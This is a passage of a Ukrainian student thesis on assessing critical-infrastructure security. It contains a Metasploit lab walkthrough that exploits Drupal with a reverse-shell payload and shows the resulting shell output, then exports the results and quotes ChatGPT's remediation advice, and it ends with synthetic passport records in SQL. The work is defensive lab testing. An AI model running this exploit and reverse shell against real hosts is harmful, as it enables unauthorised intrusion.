set RHOST <target_ip>

set RPORT <target_port>

Інші параметри можуть включати шляхи до файлів, дані для аутентифікації тощо.

Запуск експлойта:

Запустіть експлойт, використовуючи команду `exploit`:

Exploit

Після запуску експлойта Metasploit спробує експлуатувати вразливість на цільовому хості. Якщо експлуатація вдалась, ви отримаєте доступ до системи, можливо, у вигляді інтерактивної сесії.

Це має виглядати ось так:

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(multi/http/drupal_drupageddon) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_per
[-] The value specified for payload is not valid.
msf6 exploit(multi/http/drupal_drupageddon) > set payload
set payload cmd/unix/bind_aws_instance_connect set payload php/download_exec
set payload generic/custom set payload php/exec
set payload generic/shell_bind_aws_ssm set payload php/meterpreter/bind_tcp
set payload generic/shell_bind_tcp set payload php/meterpreter/bind_tcp_ipv6
set payload generic/shell_reverse_tcp set payload php/meterpreter/bind_tcp_ipv6_uuid
set payload generic/ssh/interact set payload php/meterpreter/bind_tcp_uuid
set payload multi/meterpreter/reverse_http set payload php/meterpreter/reverse_tcp
set payload multi/meterpreter/reverse_https set payload php/meterpreter/reverse_tcp_uuid
set payload php/bind_perl set payload php/meterpreter_reverse_tcp
set payload php/bind_perl_ipv6 set payload php/reverse_perl
set payload php/bind_php set payload php/reverse_php
set payload php/bind_php_ipv6
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload => php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
whoami[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.4:32926) at 2024-06-18 02:31:40
-0400

whoami
www-host
pwd
/var/www/html/drupal
```

Рисунок 3.7 – Використання експлойту Drupal webpage

Запис результатів:

Результати використання експлойтів автоматично зберігаються в базі даних Metasploit. Ми можемо переглянути збережені дані за допомогою команд:

hosts

services

vulns

Це дозволяє зберігати інформацію про вразливі хости, використані експлойти та результати експлуатації для подальшого аналізу.

Також щоб створили звіт у нотатки можна використовувати різні оператори, наприклад:

--add: Указує, що потрібно додати нову записку.

-t "Vulnerability": Установлює тип записки як "Vulnerability".

-n "Drupal webpage exploit": Установлює дані записки.

10.0.2.4: Указує цільовий IP-адрес.

В підсумку має вийти так:

```
msf6 exploit(multi/http/drupal_drupageddon) > notes --add -t "Vulnerability" -n "Drupal webpage exploit" 10.0.2.4
[*] Time: 2024-06-18 06:39:56 UTC Note: host=10.0.2.4 type=Vulnerability data=Drupal webpage exploit
msf6 exploit(multi/http/drupal_drupageddon) > notes
```

Time	Host	Service	Port	Protocol	Type	Data
2024-06-18 06:39:56 UTC	10.0.2.4				Vulnerability	"Drupal webpage exploit"

Рисунок 3.8 – Приклад використання нотаток

3.3 Відправка звіту для аналізу

Процес формування та відправки звіту для аналізу є критично важливим етапом у забезпеченні безпеки критичної інфраструктури. Формування XML-звіту дозволяє зберігати всі зібрані дані про вразливості в структурованому форматі, що спрощує їх подальший аналіз.

Передача звіту для аналізу дозволяє узагальнити загрози та розробити ефективні рекомендації щодо їх усунення, що є ключовим для підвищення рівня безпеки.

3.3.1 Формування XML-звіту

Після завершення сканування та використання експлойтів необхідно сформувати звіт у форматі XML. Цей звіт міститиме всі зібрані дані про виявлені вразливості, що дозволить їх легко аналізувати та узагальнювати.

Експорт даних в XML:

Ми використовуємо команду для експорту результатів з Metasploit у форматі XML:

```
db_export -f xml -a /path/to/report.xml
```

db_export: Це команда Metasploit, яка використовується для експорту даних з бази даних.

-f xml: Цей параметр вказує формат файлу для експорту. У даному випадку це XML.

-a: Цей параметр означає "всі", що вказує команді експортувати всі дані з бази даних.

/path/to/report.xml: Це шлях і ім'я файлу, куди буде збережено експортовані дані у форматі XML.

Приклад використання експорту даних:

```
msf6 > db_export /home/kali/Desktop/reports/export.xml
[*] Starting export of workspace default to /home/kali/Desktop/reports/export.xml [ xml ] ...
[*] Finished export of workspace default to /home/kali/Desktop/reports/export.xml [ xml ] ...
```

Рисунок 3.9 – Експорт даних

Як можна побачити, звіт збережено на локальному комп'ютері:




Рисунок 3.10 – Місце знаходження звіту

3.3.3 Відправка xml звіту теста на проникнення до ChatGPT

Для подальшого аналізу звіту і отримання рекомендацій щодо усунення вразливостей, ми відправляємо XML-звіт до ChatGPT. Ось кроки для цього процесу:

Відправка звіту до ChatGPT:

Завантажуємо файл звіту на платформу, де використовується ChatGPT (наприклад, у вебінтерфейс або API). Я вибрав Google Диск




Рисунок 3.11 – Вибір звіту з Google Діску

Треба використовувати наступний формат повідомлення для запити аналізу:

«Привіт, ChatGPT! Я завершив тест на проникнення і згенерував звіт у форматі XML. Можете проаналізувати його і надати узагальнення загроз, а також рекомендації щодо їх усунення?»




Рисунок 3.12 – Відправка звіту до ChatGPT

3.4 Відповідь

Коментарі ChatGPT:

Відповідь

Дякую за наданий файл. Я проаналізую дані з звіту і дам рекомендації щодо усунення виявлених уразливостей.

Аналіз звіту Зі звіту видно, що сканувався хост з IP-адресою 10.0.2.4. Ось основні результати:

- **Відкриті порти та сервіси:**
 - Порт 21 (FTP) - vsftpd 3.0.2
 - Порт 22 (SSH) - OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
 - Порт 80 (HTTP) - Apache httpd 2.4.7
 - Порт 445 (NetBIOS) - Samba smbd 3.X - 4.X
 - Порт 631 (IPP) - CUPS 1.7
 - Порт 3306 (MySQL) - MySQL unauthorized
 - Порт 8080 (HTTP) - Jetty 8.1.7.v20120910
- **Виявлені уразливості:**
 - Уразливість: SSH Login Check Scanner (CVE-1999-0502)
 - Використаний модуль: auxiliary/scanner/ssh/ssh_login
 - Експлуатація призвела до успішного входу в систему.

Рекомендації щодо усунення виявлених уразливостей

1. SSH (Порт 22)

- **Опис:** Уразливість дозволяє атакуючому виконати успішний вхід в систему через SSH.
- **Рекомендації:**
 - Оновіть OpenSSH до останньої версії.

- Обмежте доступ до SSH тільки довіреним IP-адресам за допомогою фаєрвола.
- Увімкніть двофакторну аутентифікацію (2FA).
- Використовуйте сильні паролі та забороніть використання простих паролів.
- Вимкніть аутентифікацію за паролем і використовуйте ключі SSH.

2. FTP (Порт 21)

- **Опис:** Сервіс vsftpd 3.0.2 має відкриту уразливість.
- **Рекомендації:**
 - Оновіть vsftpd до останньої версії.
 - Обмежте доступ до FTP тільки довіреним IP-адресам.
 - Використовуйте SFTP замість FTP для забезпечення безпечної передачі даних.

3. HTTP (Порти 80 і 8080)

- **Опис:** Сервіси Apache httpd 2.4.7 і Jetty 8.1.7.v20120910 можуть мати уразливості.
- **Рекомендації:**
 - Оновіть Apache і Jetty до останніх версій.
 - Переконайтеся, що конфігурація веб-сервера безпечна (наприклад, вимкніть непотрібні модулі та функції).
 - Увімкніть HTTPS для захисту даних при передачі.

4. NetBIOS (Порт 445)

- **Опис:** Сервіс Samba smbd має відкриту уразливість.
- **Рекомендації:**
 - Оновіть Samba до останньої версії.
 - Обмежте доступ до служби тільки довіреним IP-адресам.
 - Вимкніть SMBv1 і використовуйте SMBv2 або SMBv3.

5. MySQL (Порт 3306)

- **Опис:** Сервіс MySQL доступний без аутентифікації.

- **Рекомендації:**
 - Оновіть MySQL до останньої версії.
 - Обмежте доступ до MySQL тільки довіреним IP-адресам.
 - Налаштуйте аутентифікацію для всіх користувачів MySQL.
 - Використовуйте сильні паролі для всіх користувачів бази даних.

6. IPP (Порт 631)

- **Опис:** Сервіс CUPS 1.7 відкритий.
- **Рекомендації:**
 - Оновіть CUPS до останньої версії.
 - Обмежте доступ до CUPS тільки довіреним IP-адресам.
 - Переконайтеся, що конфігурація CUPS безпечна і налаштована правильно.

Загальні рекомендації з безпеки

- **Регулярні оновлення:** Переконайтеся, що всі використовувані сервіси та програмне забезпечення регулярно оновлюються.
- **Файрвол:** Використовуйте файрвол для обмеження доступу до сервісів тільки довіреним IP-адресам.
- **Моніторинг:** Впровадьте систему моніторингу для відстеження підозрілої активності та запобігання атакам.
- **Резервне копіювання:** Регулярно створюйте резервні копії даних і зберігайте їх у безпечному місці.

Якщо у вас є додаткові питання або потрібен більш детальний аналіз, будь ласка, дайте знати!

Як можна побачити, виконаний аналіз звіту про вразливості дозволив визначити основні проблемні області та надати конкретні рекомендації щодо підвищення безпеки системи. Виконання цих рекомендацій допоможе зменшити ризики атак та покращити загальний рівень безпеки вашої критичної інфраструктури.

Висновки до розділу 3

Розділ 3 підкреслює важливість комплексного підходу до виявлення та усунення вразливостей у критичній інфраструктурі. Використання інструментів, таких як Metasploit і db_nmap, у поєднанні з сучасними методами аналізу та рекомендаціями щодо безпеки, дозволяє значно підвищити рівень захищеності систем. Впровадження запропонованих заходів допоможе знизити ризики атак та забезпечити безперебійну роботу критично важливих сервісів.

ВИСНОВКИ

У процесі проведення дослідження на тему "Визначення слабких місць у захисті критичної інфраструктури за допомогою штучного інтелекту" було досягнуто декількох важливих результатів, які значно покращують розуміння та управління безпекою критичних інфраструктур.

Теоретичні основи

У першому розділі було розглянуто теоретичні аспекти критичної інфраструктури, акцентуючи увагу на чутливих даних, таких як паспортні дані, військові записи та інші критично важливі інформаційні ресурси. Було визначено, що забезпечення захисту цих даних є надзвичайно важливим для підтримки національної безпеки та стабільності. Також було розглянуто міжнародні стандарти безпеки, такі як ISO/IEC 27001, NIST SP 800-53, які допомагають у розробці політик та процедур для захисту критичної інфраструктури.

Практичні аспекти дослідження

У другому розділі було детально описано процес налаштування інфраструктури для проведення дослідження. Встановлено середовище для тестування, включаючи використання VirtualBox, Kali Linux, Metasploitable3 та налаштування мережі NAT. Були також налаштовані PostgreSQL та Metasploit для ефективного збору та зберігання даних про вразливості. Використання db_nmap дозволило провести сканування мережі та виявити потенційно вразливі сервіси.

Виявлення вразливостей та розробка рекомендацій

Третій розділ включав детальний аналіз процесу виявлення вразливостей за допомогою Metasploit та db_nmap. Було знайдено та експлуатовано кілька критичних вразливостей, таких як небезпечні конфігурації SSH, FTP, HTTP, NetBIOS, MySQL та IPP.

Для кожної з вразливостей були розроблені конкретні рекомендації щодо їх усунення, включаючи оновлення програмного забезпечення, налаштування файрволів, використання двофакторної аутентифікації та впровадження систем моніторингу.

Заключні рекомендації

На основі проведеного дослідження можна зробити декілька ключових висновків та рекомендацій:

Регулярне оновлення програмного забезпечення: Необхідно забезпечити своєчасне оновлення всіх компонентів системи для запобігання експлуатації відомих вразливостей.

Обмеження доступу: Використання файрволів та інших засобів контролю доступу для обмеження підключень до критичних сервісів тільки довіреним IP-адресам.

Моніторинг безпеки: Впровадження систем моніторингу, що дозволяють своєчасно виявляти та реагувати на підозрілу активність.

Резервне копіювання даних: Регулярне створення резервних копій для забезпечення цілісності та доступності даних у випадку інцидентів.

Освіта та навчання персоналу: Підвищення обізнаності співробітників щодо кібербезпеки та проведення регулярних навчань для запобігання людським помилкам.

Загальні висновки

Дослідження підтвердило важливість комплексного підходу до забезпечення безпеки критичної інфраструктури. Використання сучасних інструментів для виявлення та усунення вразливостей, таких як Metasploit та db_nmap, у поєднанні з аналізом та рекомендаціями на основі міжнародних стандартів, дозволяє значно підвищити рівень захищеності систем.

Впровадження запропонованих заходів допоможе знизити ризики атак та забезпечити безперебійну роботу критично важливих сервісів, що є ключовим для підтримки національної безпеки та стабільності.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

- [1] NIPP 2013: Partnering for Critical Infrastructure Security and Resilience
<https://www.cisa.gov/resources-tools/resources/nipp-2013-partnering-critical-infrastructure-security-and-resilience>
- [2] European Programme for Critical Infrastructure Protection (EPCIP)
https://home-affairs.ec.europa.eu/what-we-do/policies/crisis-and-terrorism/critical-infrastructure_en
- [3] European Union Agency for Cybersecurity (ENISA) - Energy
<https://www.enisa.europa.eu/events/european-energy-isac-meeting>
- [4] Water and Wastewater Systems Sector-Specific Plan by CISA.
<https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/water-and-wastewater-sector>
- [5] Transportation Systems Sector-Specific Plan by CISA.
<https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/transportation-systems-sector>
- [6] Financial Services Sector-Specific Plan by CISA.
https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://www.cisa.gov/sites/default/files/publications/nipp-ssp-financial-services-2015-508.pdf&ved=2ahUKEwjXr6nHtuWGAXWSFBAlHWaeBHQQFnoECA4QAw&usg=AOvVaw0_GenFX-UCXYfN43C8RAoz
- [7] NIPP 2013: Partnering for Critical Infrastructure Security and Resilience
<https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://www.cisa.gov/resources-tools/resources/nipp-2013-partnering-critical-infrastructure-security-and-resilience&ved=2ahUKEwixicPYtuWGAXV5IhAIHRpTDyIQFnoECBEQAQ&usg=AOvVaw3NO5G0dUIEiuwDF0w9bJYV>
- [8] European Programme for Critical Infrastructure Protection (EPCIP)
https://joint-research-centre.ec.europa.eu/scientific-activities-z/critical-infrastructure-protection_en?prefLang=nl
- [9] International Civil Aviation Organization (ICAO) – Machine Readable Travel Documents (MRTDs)
<https://www.icao.int/publications/pages/publication.aspx?docnum=9303>

- [10] Biometric Passport Security
<https://www.sciencedirect.com/science/article/abs/pii/S1389128615000468>
- [11] NIST Special Publication 800-53: Security and Privacy Controls for Federal Information Systems and Organizations
<https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>
- [12] Military Records Protection <https://www.bdo.ua/en-gb/insights-1/information-materials/2024/changes-in-the-legislation-on-military-records>
- [13] ISO/IEC 27001:2013 – Information technology – Security techniques – Information security management systems – Requirements
https://www.udemy.com/course/iso-27001-network-communication-security-management/?utm_source=adwords&utm_medium=udemyads&utm_campaign=LongTail_la.EN_cc.ROW&campaigntype=Search&portfolio=ROW-English&language=EN&product=Course&test=&audience=DSA&topic=&priority=&utm_content=deal4584&utm_term=.ag_77879423894_.ad_535397245857_.kw_.de_c_.dm_.pl_.ti_dsa-1007766171032_.li_9061018_.pd_.&matchtype=&gad_source=1&gclid=Cj0KCQjw4MSzBhC8ARIsAPFOuyWR7pcAav-dBd9Y8do5MtcLr5WDgTuI6jfO70ZTBRVuomM4dr9CRoMaAnFZEALw_wcB&couponCode=2021PM25
- [14] Driver's License Data Security
<https://www.journalofaccountancy.com/issues/2017/jul/data-security-risks-drivers-licenses.html>
- [15] General Data Protection Regulation (GDPR) <https://gdpr-info.eu/>
- [16] Health Insurance Portability and Accountability Act (HIPAA)
https://ceufast.com/course/hipaa-health-insurance-portability?gad_source=1&gclid=Cj0KCQjw4MSzBhC8ARIsAPFOuyXa7pGs7ZiDEk0t382o0cNzEL2e5ZX-QwJJg6fey0iy2taFQRRvKT0aArdhEALw_wcB
- [17] Verizon Data Breach Investigations Report 2023
<https://www.verizon.com/business/resources/reports/dbir/2023/introduction/>
- [18] Breach Level Index <https://cpl.thalesgroup.com/>
- [19] IBM Security <https://www.ibm.com/security>
- [20] Symantec Internet Security Threat Report (ISTR)
<https://docs.broadcom.com/doc/istr-03-jan-en>

- [21] Common Vulnerabilities and Exposures (CVE) database
<https://cve.mitre.org/>
- [22] Verizon Data Breach Investigations Report (DBIR) 2023
<https://www.verizon.com/business/resources/reports/dbir/2023/introduction/>
- [23] National Vulnerability Database (NVD) <https://nvd.nist.gov/>
- [24] NIST Special Publication 800-82: Guide to Industrial Control Systems (ICS) Security <https://csrc.nist.gov/pubs/sp/800/82/r2/final>
- [25] ISO 27002:2013 - Information technology - Security techniques - Code of practice for information security controls
<https://www.iso.org/standard/54533.html>
- [26] Verizon Data Breach Investigations Report (DBIR)
<https://www.verizon.com/business/resources/reports/dbir/>
- [27] VirtualBox Documentation <https://www.virtualbox.org/wiki/Documentation>
- [28] Kali Linux Official Documentation <https://www.kali.org/docs/>
- [29] Metasploit Documentation <https://docs.metasploit.com/>
- [30] Metasploitable3 Documentation <https://github.com/rapid7/metasploitable3>
- [31] VirtualBox Networking Documentation
<https://www.virtualbox.org/manual/ch06.html>

ДОДАТОК А

```

CREATE TABLE passport_database (
  passport_id INT PRIMARY KEY,
  first_name VARCHAR(50),
  last_name VARCHAR(50),
  date_of_birth DATE,
  gender CHAR(1),
  nationality VARCHAR(50),
  issue_date DATE,
  expiry_date DATE
);

-- Заповнення таблиці даними
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (123456789, 'John', 'Doe',
'1980-05-15', 'M', 'USA', '2015-06-01', '2025-06-01');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (987654321, 'Jane', 'Smith',
'1990-08-25', 'F', 'Canada', '2016-07-10', '2026-07-10');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (456789123, 'Alice',
'Johnson', '1975-12-30', 'F', 'UK', '2017-09-15', '2027-09-15');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (654321987, 'Bob', 'Brown',
'1965-11-20', 'M', 'Australia', '2018-11-20', '2028-11-20');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (321789654, 'Charlie',
'Davis', '2000-03-05', 'M', 'New Zealand', '2019-01-01', '2029-01-01');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (123123123, 'Emma',
'Wilson', '1985-02-10', 'F', 'Ireland', '2014-03-12', '2024-03-12');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (321321321, 'Liam',
'Taylor', '1995-07-22', 'M', 'Scotland', '2016-04-18', '2026-04-18');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (456456456, 'Olivia',
'Anderson', '1970-11-30', 'F', 'South Africa', '2017-08-25', '2027-08-25');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (789789789, 'Noah',
'Martinez', '1960-05-20', 'M', 'Spain', '2018-09-30', '2028-09-30');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (987987987, 'Sophia',
'Garcia', '1998-03-15', 'F', 'Mexico', '2019-12-10', '2029-12-10');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (112233445, 'Mia', 'Walker',
'1988-06-17', 'F', 'Germany', '2015-05-14', '2025-05-14');

```

```
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (223344556, 'Ethan',
'Robinson', '1979-09-24', 'M', 'France', '2016-07-21', '2026-07-21');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (334455667, 'Ava', 'Clark',
'1992-12-03', 'F', 'Italy', '2017-06-30', '2027-06-30');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (445566778, 'James',
'Lewis', '1982-03-14', 'M', 'Netherlands', '2018-04-25', '2028-04-25');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (556677889, 'Isabella',
'Hall', '1991-11-07', 'F', 'Belgium', '2019-08-14', '2029-08-14');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (667788990, 'Benjamin',
'Young', '1974-05-23', 'M', 'Switzerland', '2014-02-20', '2024-02-20');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (778899001, 'Charlotte',
'Harris', '1987-04-19', 'F', 'Sweden', '2015-11-15', '2025-11-15');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (889900112, 'Henry',
'Martin', '1993-10-02', 'M', 'Norway', '2016-09-12', '2026-09-12');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (990011223, 'Amelia',
'King', '1983-08-29', 'F', 'Denmark', '2017-07-01', '2027-07-01');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (101112334, 'Michael',
'Scott', '1968-02-18', 'M', 'Finland', '2018-06-18', '2028-06-18');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (111223344, 'Grace',
'Allen', '1976-12-25', 'F', 'Austria', '2019-05-23', '2029-05-23');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (122334455, 'William',
'Adams', '1990-07-17', 'M', 'Ireland', '2014-08-30', '2024-08-30');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (133445566, 'Ella', 'Baker',
'1986-01-22', 'F', 'Portugal', '2015-03-11', '2025-03-11');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (144556677, 'Lucas',
'Gonzalez', '1977-05-13', 'M', 'Spain', '2016-12-09', '2026-12-09');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (155667788, 'Emily',
'Perez', '1994-06-30', 'F', 'Mexico', '2017-01-07', '2027-01-07');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (166778899, 'Daniel',
'Moore', '1981-11-11', 'M', 'Argentina', '2018-03-18', '2028-03-18');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (177889900, 'Abigail',
'White', '1989-04-09', 'F', 'Brazil', '2019-09-23', '2029-09-23');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (188990011, 'Matthew',
'Thompson', '1971-08-16', 'M', 'Colombia', '2014-10-15', '2024-10-15');
```

```
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (199001122, 'Harper',
'Martinez', '1992-01-20', 'F', 'Chile', '2015-07-19', '2025-07-19');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (210112233, 'David',
'Garcia', '1969-09-27', 'M', 'Peru', '2016-04-28', '2026-04-28');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (211223344, 'Lily',
'Rodriguez', '1985-05-22', 'F', 'Ecuador', '2014-07-10', '2024-07-10');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (222334455, 'Samuel',
'Martinez', '1978-11-02', 'M', 'Paraguay', '2015-08-19', '2025-08-19');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (233445566, 'Sofia',
'Hernandez', '1990-02-28', 'F', 'Uruguay', '2016-09-15', '2026-09-15');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (244556677, 'Logan',
'Lopez', '1973-04-04', 'M', 'Venezuela', '2017-10-20', '2027-10-20');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (255667788, 'Zoe',
'Gonzalez', '1989-06-14', 'F', 'Bolivia', '2018-11-25', '2028-11-25');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (266778899, 'Ryan',
'Wilson', '1980-08-30', 'M', 'Peru', '2019-01-15', '2029-01-15');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (277889900, 'Hannah',
'Sanchez', '1995-10-07', 'F', 'Cuba', '2014-02-22', '2024-02-22');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (288990011, 'Nathan',
'Clark', '1986-12-18', 'M', 'Panama', '2015-03-19', '2025-03-19');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (299001122, 'Aubrey',
'Lewis', '1972-01-23', 'F', 'Costa Rica', '2016-04-18', '2026-04-18');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (310112233, 'Gabriel',
'Young', '1983-09-11', 'M', 'Guatemala', '2017-05-14', '2027-05-14');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (321223344, 'Aria', 'Allen',
'1992-02-06', 'F', 'Honduras', '2018-06-15', '2028-06-15');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (332334455, 'Isaac', 'King',
'1981-07-19', 'M', 'El Salvador', '2019-07-20', '2029-07-20');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (343445566, 'Madison',
'Wright', '1974-11-29', 'F', 'Nicaragua', '2014-08-21', '2024-08-21');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (354556677, 'Anthony',
'Hill', '1982-03-03', 'M', 'Dominican Republic', '2015-12-25', '2025-12-25');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (365667788, 'Scarlett',
'Green', '1991-10-10', 'F', 'Haiti', '2016-01-05', '2026-01-05');
```

```
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (376778899, 'Jack', 'Adams',
'1977-08-12', 'M', 'Jamaica', '2017-09-08', '2027-09-08');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (387889900, 'Mila', 'Baker',
'1988-05-09', 'F', 'Trinidad and Tobago', '2018-04-18', '2028-04-18');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (398990011, 'Owen',
